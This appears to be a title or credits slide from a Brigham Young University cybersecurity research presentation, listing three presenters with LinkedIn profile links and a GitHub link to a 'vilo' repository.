Justin Applegate
linkedin.com/in/justin-applegate-b23676139
Ava Petersen
linkedin.com/in/ava-petersen
Justin Mott
linkedin.com/in/justin-mott-cyber

Github: https://github.com/byu-cybersecurity-research/vilo

BYU
BRIGHAM YOUNG
UNIVERSITY